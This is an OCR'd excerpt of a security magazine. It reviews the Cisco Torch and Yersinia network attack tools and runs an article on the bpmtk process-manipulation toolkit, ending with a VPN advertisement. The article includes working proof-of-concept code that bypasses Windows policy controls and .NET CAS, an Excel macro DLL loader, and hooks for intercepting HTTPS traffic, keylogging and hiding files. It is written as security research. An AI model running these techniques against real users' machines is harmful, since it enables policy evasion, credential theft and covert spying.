



Figure 2. *Shields Window*



System: Windows
License: Commercial
Application: Webroot Internet Security Essentials
Homepage: www.webroot.com

Cisco Torch

System: OS Independent (any computer with PERL)
License: GNU General Public License (GPL)
Purpose: Mass scanning, fingerprinting and exploitation
Homepage: http://www.arhont.com

Brief Summary: One of the challenges when conducting a successful penetration test of vulnerability assessment is quickly locating and exploiting Cisco devices within the network fabric. Cisco-Torch uses several methods we will detail to execute scanning, fingerprinting and exploitation duties admirably.

Quick Start:

While writing the Hacking Cisco Exposed book, Andrew A. Vladimirov decided that the current offering of Cisco auditing tools lacking. Like any true motivated hacker would do, he created his own tool to solve a problem. We would recommend that any other hacker do the same if they believe a tool is not meeting their needs.

Cisco-Torch is unlike other tools in that it uses all fingerprint scan types combined to discover active Cisco devices using specific scan types to determine different services available. This is useful depending on the scope of your project and the attack vector you are comfortable with and what would achieve your goals if you are attacking Cisco devices. Cisco Torch uses telnet scanning and identifies telnet daemon running on a non-routers, it detects Catalyst switches, Pix and ASA Firewalls that are running telnet. When scanning the network addresses any Cisco non-router found running telnet would be saved in a text file named `scan.log`.

Cisco Torch is among the best tools for performing banner grabbing against Catalyst switches and Pix/ASA firewalls. Comparable tools tend to be slow and take a long time to conduct these kinds of enumeration exercises (while performing scans you want results as fast as you can unless you are getting paid by the hour!). You can do this by executing:

```
#cisco-torch.pl -t <IP Address>
```

When evaluating Cisco devices for services and attempting a brute force password attack in unison the following command line will accomplish your goal:

```
#cisco-torch.pl -t -b <IP Address>
```

This scan will reiterate until you receive a correct username and password or the password list is exhausted. The great thing about using Cisco Torch is that it will automatically detect if a username and password is needed or just a password login is used, there are no other tools we are aware of that provide this functionality and saves time. Cisco Torch has a password file that is included named *password.txt*; this can easily be modified by replacing the password.txt with your own. There is as a dictionary password file that we use with over 4.3 million words to use. You can download this dictionary password file from *http://www.ironguard.net/igsdict.rar.*

When analyzing devices using TFTP (Trivial File Transfer Protocol) Cisco Torch uses UDP port 69 as its transport protocol, TFTP has no authentication or encryption mechanisms. It is used to read files from, or write files to, a remote server. You can use it to upload files to a Cisco device or to backup the configuration files of the device. If an attacker sniffs the enable password or RW SNMP community string, the configuration files can easily be retrieved using a network protocol analyzer such as Wireshark.

Other Useful Features:

A useful feature in Cisco Torch is CIDR ex: /24 or /16 that enables you to scan a network collectively hence the name *MASS SCANNER* when Cisco-Torch is scanning a network in search of targets it chooses random IP addresses and scans them out of order so its efforts won't look so suspicious to intrusion detection and prevention devices.

Disadvantages: The supplied password dictionary is very small for practical security assessment usage. Users are encouraged to supplement this with their own or other available password dictionaries.

by Marco Figueroa and Anthony L. Williams

Yersinia

Brief Summary: Yersinia is a free open source utility written entirely in C which is great for security professionals, pen testers and hacker enthusiasts alike. Yersinia is a solid framework for analyzing and testing network protocols, and it is a great network tool designed to take advantage of some weaknesses in different network protocols.

Yersinia allows you to send raw VTP (VLAN Trunking Protocol) packets and also allows you add and delete VLAN's from a centralized point of origin.

Other Useful Features:

One of the useful features I like using with Yersinia is the DHCP (*Dynamic Host Configuration Protocol*) attack. In this scenario a DHCP starvation attack works by broadcasting DHCP requests with spoofed MAC addresses. This is easily accomplished with Yersinia, if enough requests are sent; the network attacker can exhaust the address space available to the DHCP provider for a period of time. I have used this attack on my Netgear router WGT624 v2 and every machine, regardless of whether it is connected via a wired or wireless looses its network connection. Once the attack is stopped the DHCP clients can reconnect and are able to use the network again.

Yersinia also runs as a network daemon (`#yersinia -D`) and allows you to setup a server in each network segment so that network administrators can access their networks. Yersinia listens to port 12000/tcp by default and allows you to analyze the network packets traversing the network. This is very useful because you can determine the mis-configurations on you network segment and correct them before an attacker takes advantage of them. With Yersinia you can also launch HSRP (*Hot Standby Router Protocol*) attacks. The first option with sending raw HSRP packets is simply sending custom HSRP packets; you can then test HSRP implementations on the local network segment. Another option is becoming the active router with a fake IP which results in a *Denial of Service* (DOS). You can also can launch a MITM (*Man in the Middle*) attack by becoming an active router by editing the HSRP packets fields in the attacked routers, by enabling IP forwarding on the attackers machine and providing a valid static route to the legitimate gateway the traffic from the victim's machine will go through the attacker's platform and will be subject to analysis and/or tampering.

You can configure a CDP (*Cisco Discovery Protocol*) virtual device that is fully automated by selecting the correct parameters frames in CDP. My favorite attack vector is using the *flooding CDP table* attack. It also allows for capturing editing and manipulating the frames in the Yersinia GUI interface.

Disadvantages:

Only two disadvantages within Yersinia are worthy of mention. The first is that it was created solely for the *nix community and is not available for the Windows Platform. The Yersina team has requested that the community contribute to the Windows platform, so all the Windows enthusiasts cross you fingers and let's hope it will be available on Windows in the near future. Secondly, the Yersinia output log is written in Spanish words so have your translator of choice at the ready! Personally, I don't have this issue because I'm fluent in Spanish. Thanks Anthony L. Williams for proofreading and editing this article.

by Marco Figueroa




Figure 1. *Yersinia Hakin9 Submit*

System: Linux/Solaris/All BSD Platforms
License: GNU General Public License (GPL)
Purpose: Framework for analyzing and testing networks and systems
Homepage: http://www.yersinia.net/

DIDIER STEVENS

BPMTK

Difficulty

Security issues arise from the fact that a limited user has full control over his own processes on the Windows platform. Security mechanisms implemented in the user's own processes can be bypassed.

We will illustrate techniques to bypass said security mechanisms and show Proof of Concept (PoC) techniques for malware.

The Basic Process Manipulation Tool Kit (bpmtk) is a utility developed specifically to manipulate processes (running programs) on Windows.

Here are some of the design goals of the toolkit:

- the toolkit must support limited accounts (accounts that are not local administrators) as much as possible
- flexibility: provide a set of commands that can be assembled in a configuration file to execute a given task
- the toolkit must be able to operate as a single EXE, without requiring the installation of supporting environments like Python
- it must be a command-line tool.

The toolkit has commands to search and replace data inside the memory of processes, dump memory or strings, inject DLLs, patch import address tables, …

It's open source (put in the public domain), and a new version with several new PoC programs showcased here will be released.

Research has shown that there are several security mechanisms (for the Windows platform) that are implemented in the user's own processes. The problem with these mechanisms is that their design is fundamentally flawed, because a limited user has full control over his own processes and can thus bypass the security mechanism. He just needs internal knowledge about the mechanisms (or a tool), and then he can bypass it because he has the rights to do so.

Disabling GPOs

The first security mechanism we will bypass is *Software Restriction Policies* (SRP), a feature of Group Policies (GPO) in Microsoft's Active Directory (AD). This technique works for all Windows versions starting with Windows 2000.

SRP policies allow the administrator to impose restrictions on the programs a user is allowed to execute. If a limited user tries to start a program that isn't authorized by the policy, SRP will prevent the execution of this program. GPOs are enforced by functions in the `advapi32.dll`. This DLL is loaded in many user programs, like

```
Private Declare Function WriteProcessMemory Lib "KERNEL32" _
  (ByVal hProcess As Long, ByVal lpBaseAddress As Any, _
   lpBuffer As Any, ByVal nSize As Long, _
   lpNumberOfBytesWritten As Long) As Long
Private Declare Function LoadLibrary Lib "KERNEL32" Alias "Load
Private Declare Function FreeLibrary Lib "KERNEL32" (ByVal hLib

Sub DoIt()
    Dim hLibrary
    Dim strFile

    strFile = TempFilename
    DumpFile strFile
    'advapi32.dll version 5.1.2600.5512
    lResult = WriteProcessMemory(-1, &H77DF9B40, &H41, 1, 0)
    lResult = WriteProcessMemory(-1, &H77E46420, &H0, 1, 0)
    hLibrary = LoadLibrary(strFile)
    FreeLibrary hLibrary
    DeleteFile strFile
End Sub
```

Figure 1. *Bypassing GPO from Excel*

WHAT YOU WILL LEARN…

Why your applications running in a limited user context are still vulnerable to attacks and malware

WHAT YOU SHOULD KNOW…

A minimum understanding of user processes running under Windows

explorer.exe (the program that gives you your desktop and start menu). When you start a program (for example via the start menu), explorer.exe will call functions of the `advapi32.dll` to check if this is allowed by the policies defined in the GPOs. TransparentEnabled is a very important key in this respect: the presence of this key indicates that SRPs are active and must be checked (cfr Marc Russinovich Gpdisable tool). To prevent disabling of SRPs by a limited user, this key cannot be modified by said user. But a limited user has the right to change the code inside his own processes, like explorer.exe. If the user replaces the name of the key inside his programs with a non-existing registry key name (i.e. replace TransparentEnabled by AransparentEnabled), then the functions in `avdapi32.dll` will not find the TransparentEnabled key and they will assume that no SRPs are active and should be enforced. The result is that the user can launch any program he wants, SRPs do not apply anymore.

Disabling SRPs is easy with the bpmtk, here is one way to do it:

- Create a config file (disable-`srp.txt`) with this content:

```
dll-name advapi32.dll
search-and-write module:. unicode:
                    TransparentEnabled
                    ascii:A
```

- Then start bpmtk with this config file:

```
bpmtk disable-srp.txt
```

This command will instruct bpmtk to search for the string TransparentEnabled in all processes that have loaded the `advapi32.dll` dll, and replace the T with an A, effectively renaming the string to AransparentEnabled.

However, this patch in memory will most likely not disable SRPs for running processes. SRPs are cached in memory, so that processes don't have to read the registry each time. To invalidate the cache, the user must wait for a policy update, or force one with the gpupdate /force command. But there is another one can do with bpmtk. Caching is controlled by variable `_g_bInitializedFirstTime`: setting this variable to 0 invalidates the cache. For version 5.1.2600.2180 of `advapi32.dll`, this variable is stored at address `77E463C8`. Our disable-`srp.txt` config file becomes:

```
dll-name advapi32.dll
search-and-write module:. unicode:
                    TransparentEnabled
                    ascii:A
write version:5.1.2600.2180 hex:
                    77E463C8 hex:00
```

Wondering how one can execute the bpmtk command when it is prohibited by SRPs? Scripting often offers a workaround. If a user is allowed to execute VB scripts (for examples macros in Excel), then he can also execute the bpmtk.




Figure 2. *Loading temporary DLL in Excel*




Figure 3. *Patching DisableCMD*

```
HINTERNET __stdcall (*OriginalHttpOpenRequestA)(
  HINTERNET hConnect,
  LPCTSTR lpszVerb,
  LPCTSTR lpszObjectName,
  LPCTSTR lpszVersion,
  LPCTSTR lpszReferer,
  LPCTSTR* lplpszAcceptTypes,
  DWORD dwFlags,
  DWORD_PTR dwContext
);

HINTERNET __stdcall HookHttpOpenRequestA(
  HINTERNET hConnect,
  LPCTSTR lpszVerb,
  LPCTSTR lpszObjectName,
  LPCTSTR lpszVersion,
  LPCTSTR lpszReferer,
  LPCTSTR* lplpszAcceptTypes,
  DWORD dwFlags,
  DWORD_PTR dwContext
)
{
  char szDebug[1024];

  snprintf(szDebug, 1023, "HookHttpOpenRequestA %08X %s %s", dwFlags, NULL != lpszVerb ? lpszVerb : "NULL", lpszObjectName);
  szDebug[1023] = '\0';
  OutputDebugString(szDebug);
  return (*OriginalHttpOpenRequestA)(hConnect,
                                     lpszVerb,
                                     lpszObjectName,
                                     lpszVersion,
                                     lpszReferer,
                                     lplpszAcceptTypes,
                                     dwFlags,
                                     dwContext);
}
```

Figure 4. *Spying on IE...*

`File2vbscript.py` is a Python program I developed: it reads an executable (EXE or DLL) and generates a Vbscript that embeds this executable. This Vbscript will write the embedded executable to a temporary file and then execute or load it:

```
file2vbscript -l bpmtk.dll bpmtk.vbs
```

Insert script bpmtk.vbs in Excel as a macro, like this (see Figure 1.) And then execute the script to disable SRPs (see Figure 2). The bpmtk config file can also be embedded in the executable.

Often an administrator will disable cmd.exe and regedit.exe.This is not done with SRPs, but with dedicated GPOs. Cmd.exe will check for the presence of registry key DisableCMD when is is started, if said key is present, cmd.exe will display a warning and exit. Bpmtk can also bypass this check, like this:

```
start cmd.exe
search-and-write module:. unicode:
                    DisableCMD hex:41
```

start cmd.exe instructs bpmtk to start cmd.exe in a suspended state (thereby preventing cmd.exe from checking registry key `DisableCMD`). Then we instruct `bpmtk` to search string `DisableCMD` and replace it with `AisableCMD`. Finally, bpmtk will resume cmd.exe (moving it from the suspended to running state). `Cmd.exe` will check registry key `AisableCMD`, doesn't find it, and executes. Here is demo on Windows 2008, with one normal instance of `cmd.exe` and one instance launched through bpmtk (see Figure 3).

Bypassing .NET Code Access Security

Code Access Security (CAS) is a feature of .NET allowing the developer to impose restrictions on his owns programs. For example, a developer adds CAS declarations to his function so that it will only be allowed to write to a given directory (e.g. *C:\download*), even if the user account executing this function has rights to write to other directories. These restrictions are enforced by CAS when a .NET program is running. Microsoft provides a tool to temporary disable CAS (caspol), but by design, this tool requires administrative privileges. CAS is implemented in a DLL of the .NET runtime (`mscorwks.dll`) which is running in the user own .NET processes. Enforcement of CAS is governed by a variable stored in `mscorwks.dll`, setting this variable to 1 disables CAS. Here is the bpmtk script to disable CAS for different versions of the .NET runtime (.NET 2.0 and later versions are subject to this attack):

```
process-name CASToggleDemoTargetApp
                        .exe
write version:2.0.50727.42 hex:
                        7A3822B0 hex:
                        01000000
write version:2.0.50727.832 hex:
                        7A38716C hex:
                        01000000
write version:2.0.50727.1433
                hex:7A3AD438 hex:
                01000000
```

Designing secure security mechanisms

A secure security mechanism must be implemented in process space that is off-limits to normal users. This can be in the Windows Kernel, or in the user process space of accounts that are not accessible to normal users, for example a service running under a dedicated user account with protected credentials.

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  switch(fdwReason)
  {
    case DLL_PROCESS_ATTACH:
      if (FALSE == g_bHookHttpOpenRequestAInstalled)
      {
        OutputDebugString(_TEXT("Hook WinINet DLL_PROCESS_ATTACH"));
        if (S_OK == PatchDIAT(GetModuleForProcess(GetCurrentProcessId(), "urlmon.dll"),
                              "wininet.dll",
                              "HttpOpenRequestA",
                              (PVOID) HookHttpOpenRequestA,
                              (PVOID *) &OriginalHttpOpenRequestA))
          g_bHookHttpOpenRequestAInstalled = TRUE;
        else
          OutputDebugString(_TEXT("Hooking HttpOpenRequestA failed."));
```

Figure 5. *Hooking APIs*

The fact that GPOs and CAS can be disabled by normal users doesn't mean that these mechanisms are worthless. All depends on the goal administrators want to achieve, and why GPOs were selected as a solution. GPOs are often used to reduce helpdesk calls: if a user has no access to cmd.exe and regedit.exe, a lot of (un)intentional configuration errors can be avoided.

But if GPOs are used to restrict dedicated attackers, it doesn't stand a chance.

Malware in a limited user context

Malware is almost always designed to run under the account of an administrator. This allows the malware to change the configuration of the system to facilitate its nefarious actions. For example, malware running under the context of a local administrator has the privileges to install a file system filter driver to hide its presence; or it can install a Browser Helper Object (BHO) in Internet Explorer to spy on the user.

```
#demo to show injection of DLL hook-wininet.dll in IE to intercept HTTP(S) requests
# tested on XP SP2 IE6
# 1 start ie
# 2 start Sysinternals's Dbgview
# 3 run bpmtk.this-config-file
process-name iexplore.exe
verbose 1
inject-dll currentdirectory:hook-wininet.dll
pause
reject-dll hook-wininet.dll
pause
```

Figure 6. *bpmtk config file to hook IE*

```
C:\>bpmtk.exe demo-hook-wininet-ie.txt
Target process name = iexplore.exe
Process IEXPLORE.EXE (2164)
inject-dll C:\\hook-wininet.dll:
dwPID 2164 hProcess = 000007C8
lpRemoteMemory = 015F0000
szDLLName = 'C:\\hook-wininet.dll'
dwBytes = 21
hRemoteThread = 000007CC
Press ENTER to continue...
```

Figure 7. *Console output from bpmtk*

```
#  | Time        | Debug Print
0    0.00000000   [2164] Hook WinINet DLL_PROCESS_ATTACH
1    0.00074702   [2164] WININET.dll HttpOpenRequestA (7E252054) 771C36DD -> 015E1238
2    0.00147672   [2164] WININET.dll InternetOpenUrlA (7E25206C) 7E2468DC -> 015E12A7
3    0.00225252   [2164] WININET.dll InternetReadFile (7E252030) 771C82DC -> 015E12FF
4    0.00298781   [2164] WININET.dll InternetConnectA (7E25201C) 771C30F3 -> 015E13EB
5   19.33730216   [2164] HookInternetConnectA didierstevens.com:00000180
6   19.33742142   [2164] HookHttpOpenRequestA 00C00000 GET /files/temp/test.txt
7   20.61992645   [2164] HookInternetReadFile parameters 1 00000019 00000019
8   20.62337112   [2164] HookInternetReadFile data: This is just a text file
9   26.46698189   [2164] Unhook WinINet DLL_PROCESS_DETACH
10  26.46878815   [2164] WININET.dll HttpOpenRequestA (7E252054) 015E1238 -> 771C36DD
11  26.46955681   [2164] WININET.dll InternetOpenUrlA (7E25206C) 015E12A7 -> 7E2468DC
12  26.47029877   [2164] WININET.dll InternetReadFile (7E252030) 015E12FF -> 771C82DC
13  26.47104263   [2164] WININET.dll InternetConnectA (7E25201C) 015E13EB -> 771C30F3
```

Figure 8. *Intercepted HTTPS in cleartext*

```
LRESULT WINAPI (*OriginalDispatchMessageW)(const MSG *lpmsg);

LRESULT WINAPI HookDispatchMessageW(const MSG *lpmsg)
{
  char szBuffer[MAX_STRING];

  if (lpmsg->message == WM_CHAR)
  {
    if (isprint(lpmsg->wParam))
      snprintf(szBuffer, MAX_STRING, "%c", (char)lpmsg->wParam);
    else if (0x00000008 == lpmsg->wParam)
      strcpy(szBuffer, "<ENTER>");
    else if (0x00000008 == lpmsg->wParam)
      strcpy(szBuffer, "<BACKSPACE>");
    else
      snprintf(szBuffer, MAX_STRING, "%08X %08X %08X", lpmsg->message, lpmsg->wParam, lpmsg->lParam);
    OutputDebugStringA(szBuffer);
  }
  return (*OriginalDispatchMessageW)(lpmsg);
}
```

Figure 9 *Keylogging API hook*

The move to non-admin accounts (quasi enforced by Windows Vista) prevents malware to doing its nefarious actions, but certain types of malware (like spyware) can still perform under a limited user account.

Spying on IE

Intercepting HTTP/HTTPS traffic of Internet Explorer is a method used by Spyware to steal secrets, like credentials, credit card numbers and other confidential data. Various techniques used by spyware to achieve this goal requires administrative privileges, but this is not an absolute requirement.

We need to hook the API calls to WinINet functions, like HTTPOpenRequest. We can do this by patching the Delayed Import Address Table (DIAT) of executables calling WinINet functions. In our case, to spy on IE 6.0, we need to patch the DIAT of `urlmon.dll`. One simple way to hook these API calls, is to develop a DLL that will patch the DIAT, diverting the calls to our own functions. Our functions will just call the original functions while intercepting the data.

Here is an example for HTTPOpenRequest (see Figure 4).

HookHTTPOpenRequestA is our hook function for HTTPOpenRequest. It will just output the flags, verb and objectname parameters to the debugger, and then call the original HTTPOpenRequest function with unmodified arguments (which we saved in variable OriginalHTTPOpenRequestA).

Patching the DIAT is easy to do with the bpmtk, use the PatchDIAT function(see Figure 5)

PatchDIAT needs the name of the executable we want to patch (`urlmon.dll`), the name of the API to patch (`wininet.dll`), the name of the function to patch (HttpOpenRequestA), the address of our hooking function (HookHttpOpenRequestA) and a variable to store the address of the original function (OriginalHttpOpenRequestA). PatchDIAT returns S_OK when patching was successful.

We package everything in a DLL, while hooking some other functions, like InternetReadFile (to intercept actual data), and then inject this DLL in IE with bpmtk (see Figure 6 and 7).

There is a test file on my server: *https://DidierStevens.com/files/temp/test.txt*. When you browse to this test file with the patched IE, you'll see this in Sysinternal's DebugView (see Figure 8).

- Lines 0 to 4 indicate the patching of IE was successful.
- Line 5 shows IE opening a connection to didierstevens.com on port 443 (that's 1BB in hexadecimal).
- Line 6 shows the preparation of an HTTPS GET request to file `/files/temp/test.txt`. Flags `00C00000` indicate HTTPS and keep-alive.




Figure 10. *Keylogger active in notepad*

```
#define KEYWORD _TEXT("rootkit")

BOOL g_bFindFirstFileHookInstalled = FALSE;
BOOL g_bFindNextFileHookInstalled = FALSE;

BOOL WINAPI HookFindNextFileW(HANDLE hFindFile, LPWIN32_FIND_DATAW lpFindFileData);

HANDLE WINAPI (*OriginalFindFirstFileW)(LPCWSTR lpFileName, LPWIN32_FIND_DATAW lpFindFileData);

HANDLE WINAPI HookFindFirstFileW(LPCWSTR lpFileName, LPWIN32_FIND_DATAW lpFindFileData)
{
  HANDLE hResult;
  TCHAR szDebug[MAX_PATH];

  _sntprintf(szDebug, MAX_PATH-1, _TEXT("FindFirstFileW lpFileName = %s"), lpFileName);
  szDebug[MAX_PATH-1] = _TEXT('\0');
  OutputDebugStringW(szDebug);
  hResult = (*OriginalFindFirstFileW)(lpFileName, lpFindFileData);
  if (NULL != _tcsstr(lpFindFileData->cFileName, KEYWORD))
    HookFindNextFileW(hResult, lpFindFileData);
  if (NULL != _tcsstr(lpFindFileData->cFileName, KEYWORD))
  {
    _tcscpy(lpFindFileData->cFileName,_TEXT(""));
    hResult = INVALID_HANDLE_VALUE;
  }
  _sntprintf(szDebug, MAX_PATH-1, _TEXT("FindFirstFileW lpFindFileData->cFileName = %s"), lpFind
  szDebug[MAX_PATH-1] = _TEXT('\0');
  OutputDebugStringW(szDebug);
  return hResult;
}
```

Figure 11. *Rootkig API hook*




Figure 12. *Rootkit active in CMD*

- Line 7 shows that the call to InternetReadFile was successful and read 25 bytes (0×19).
- Line 8 shows the actual data retrieved by IE: This is just a text file.

The next lines indicate we unloaded our DLL with success (thus undoing the patch).

We can intercept data before it is encrypted by the HTTPS connection (`/files/temp/test.txt`) and after it is decrypted (This is just a text file.). This works because we patch the executable before it calls API functions that handle the encryption/decryption, so we get access to the unencrypted data.

The demo DLL is kept very simple to show the basic principles. A complete spying program would have to hook more functions and tie all the data together to present it in a user friendly way.

It's also simple to adapt the IE spying DLL to tamper with the data. For example, it could redirect IE to another web site by changing the lpszServerName argument before it calls the original InternetConnect function. IE 7 can be patched with the same technique, but one must patch the wide-byte functions in stead of the ASCII functions.

Key-stroke logging demo with Notepad

Another key feature of malware is key-stroke logging. This can be done at a low level with device drivers (requiring administrative access), but also non-admin key-stroke logging is possible. Like spying on HTTP/HTTPS traffic, key-stroke logging can be done by hooking API functions (PatchIAT).

One way to intercept key-stroke logging is to hook into the Windows Message loop. Windows GUI programs have a Windows Message loop where they listen to all (GUI) events and act upon these messages (like key-strokes and mouse clicks). In this PoC, we hook the DispatchMessageW function and log all WM_CHAR messages (see Figure 9).

Hooking only one process even has an advantage: only the key-strokes typed inside the relevant application (like IE) are logged.

Hiding files from the user in cmd.exe

Another key feature of malware is hiding files. To do this system-wide (including hiding for AV products), malware must operate at the kernel level. But to deceive the current user (not AV products), no administrative rights are required. This can also be done by hooking the proper API functions.

To hide specific files from the user in cmd.exe, we hook the API functions to enumerate files: FindFirstFile and `FindNextFile`.

If our hooking functions find FindFirstFile and FindNextFile returning a filename we want to hide (in our PoC, files containing the string rootkit), we move to the next file that doesn't need to be hidden (see Figure 11).

Injecting our DLL in cmd.exe activates our *rootkit* (see Figure 12)

Malware evolution

The majority of infectable Windows machines still have users with administrative accounts, and this will only start to change when Windows Vista (and later versions) becomes more prevalent than Windows 9X/XP, a process that will take many years. Remember, most users use their Windows machine with the default configuration.

Spyware authors will only start to design non-admin spyware when they have to: i.e. when the amount of non-admin machines becomes too important to ignore. For AV vendors, this will be business as usual. The detection and removal of non-admin malware is not different from admin malware. In fact, it's even easier because non-admin malware cannot be as intrusive as admin malware. Because of this, non-admin malware might not be a viable option on a large scale.

Small-scale events are more likely to fall under the radar of AV vendors, and as such, the malware used in these events will not end up in the AV signature databases. Targeted attacks are such small-scale events. Malware authors designing malware for targeted attacks will be the first to adopt these non-admin malware techniques. Signature based AV products don't protect against targeted attacks, as the malware is designed not to trigger AV products and the small number of samples used in the attack make it unlikely that they end up in an AV signature database.

Windows Vista offers no protection against my non-admin PoC techniques, and there is nothing on the horizon for new Windows versions to protect against process manipulation. Although Windows Vista introduced Protected Processes (a protected process has its process space protected from other processes) that are immune to process manipulation, these Protected Processes are not for you to use. Microsoft requires the executables of Protected Processes to be signed by Microsoft, and this is reserved for DRM purposes (e.g. media players).

Some Host Intrusions Prevention programs protect against some of the delivery mechanisms used in these PoCs, like DLL injection (i.e creating a remote thread) and modifying remote process memory. But as I showed with my Excel macro PoC, ways can be found to manipulate processes without DLL injection or remote process memory access.

Use these PoCs and the bpmtk to assess HIPS and other security tools should you require to protect yourself or your organisation against these types of attacks.

On the 'Net

- *http://www.didierstevens.com/files/software/bpmtk_V0_1_4_0.zip*

Didier Stevens
Didier Stevens is an IT Security professional specializing in application security and malware. All his software tools are open source.
https://DidierStevens.com

infotecs®

ViPNet VIRTUAL PRIVATE NETWORK OFFICE

Working from the beach: remote office in a nutshell

The computer epoch brought us the comfort of being everywhere at the same time. Whereas initially the e-cooperation was limited to exchanging e-mails and probably using instant messaging services, today's level of technologies allows to create a illusion of working with your colleagues remotely at a much higher level of interaction and efficiency. The technology was dubbed VPN – Virtual Private Network. It allows you to connect to any computer or network through a secure channel and share the information as freely as if it were the computer standing in your bedroom.

Among the multitude of VPN solutions, **ViPNet OFFICE** clearly stands out, offering an amazing set of features. All you need to do is to configure your connection, press a button – and voila! – you are downloading your corporate mail, freely browsing through the corporate server folders and exchanging documents with your co-workers. You do not need to worry about downloading important documents – your connection is secure and cannot be broken into by hackers or anybody else. You can work from your home system, from your laptop on a trip to Jamaica, from any possible location in the world and connect to your office, directly to your colleague's computer or any system, which has been configured for VPN access. The great news is that you will not have to download additional software – **ViPNet OFFICE** includes the necessary communication applications and functions, such as secure file exchange, a personal firewall, an email client and an encrypted IM service.

